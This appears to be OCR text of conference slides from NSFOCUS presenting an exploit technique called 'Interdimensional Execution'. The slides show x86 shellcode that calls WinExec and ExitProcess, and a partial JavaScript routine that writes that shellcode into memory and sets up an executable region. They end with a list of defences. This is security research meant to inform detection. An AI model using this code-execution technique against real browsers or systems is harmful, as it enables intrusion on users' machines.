
```
_ShellCode:
 00000000: 55            push    ebp
 00000001: 8BEC          mov     ebp,esp
 00000003: 83EC0C        sub     esp,0x0C
 00000006: BDAAAAAAAA    mov     ebp,0xAAAAAAAA
 0000000B: 6A01          push    1
 0000000D: FF75FC        push    dword ptr [ebp-4]
 00000010: FF55F4        call    dword ptr [ebp-0x0C]
 00000013: 6A00          push    0
 00000015: FF55F8        call    dword ptr [ebp-8]
 00000018: C9            leave
 00000019: C3            ret
```

```
558BEC83EC0CBDAAAAAAAA6A01FF75FCFF55F46A00FF55F8C9C3
```

Script dimention

```
var WinExec = GetProcAddress(kernel32, "WinExec");
…
ptArr[0] = WinExec;
ptArr[1] = ExitProcess;
ptArr[2] = strCalcAddr;
…
var scStr = "558BEC83EC0CBD" +
            numToHexStr(ptArrAddr + 0x0C) +
            "6A01FF75FCFF55F46A00FF55F8C9C3";
writeHexStrToArr(scStr, scArr);
stackArr[esp]   = scArrAddr;    // return address
stackArr[esp+1] = makeAlign(scArrAddr);
stackArr[esp+2] = 0x4000;       // size
stackArr[esp+3] = 0x40;         // RWE flag
stackArr[esp+4] = stackArrAddr;
…
```

- I call this technique “Interdimensional Execution”
  - Script dimension, native dimension
- A little bit like ROP, but totally not ROP
  - No fixed address, no fixed offset
- Incredible universal
  - Software/OS version-independent
- Not only effective for IE ☺
- Not only effective for Windows ☺


POLICE PUBLIC CALL BOX
POLICE PUBLIC CALL BOX

NSFOCUS

"Vital Point Strike" and "Interdimensional Execution" are different from traditional exploit technique.

Make sure your APT detection system can handle them.

How to defend against unknown attacks ?

- Dynamic data flow tracking
- Control flow integrity checking
- Shellcode detection
- Heapspray detection
- ...

Know your enemy, surpass your enemy

"While you do not know life, how can you know about death ?"

"未知生，焉知死？"

Confucius

While you do not know attack, how can you know about defense ?

未知攻，焉知防？


Q & A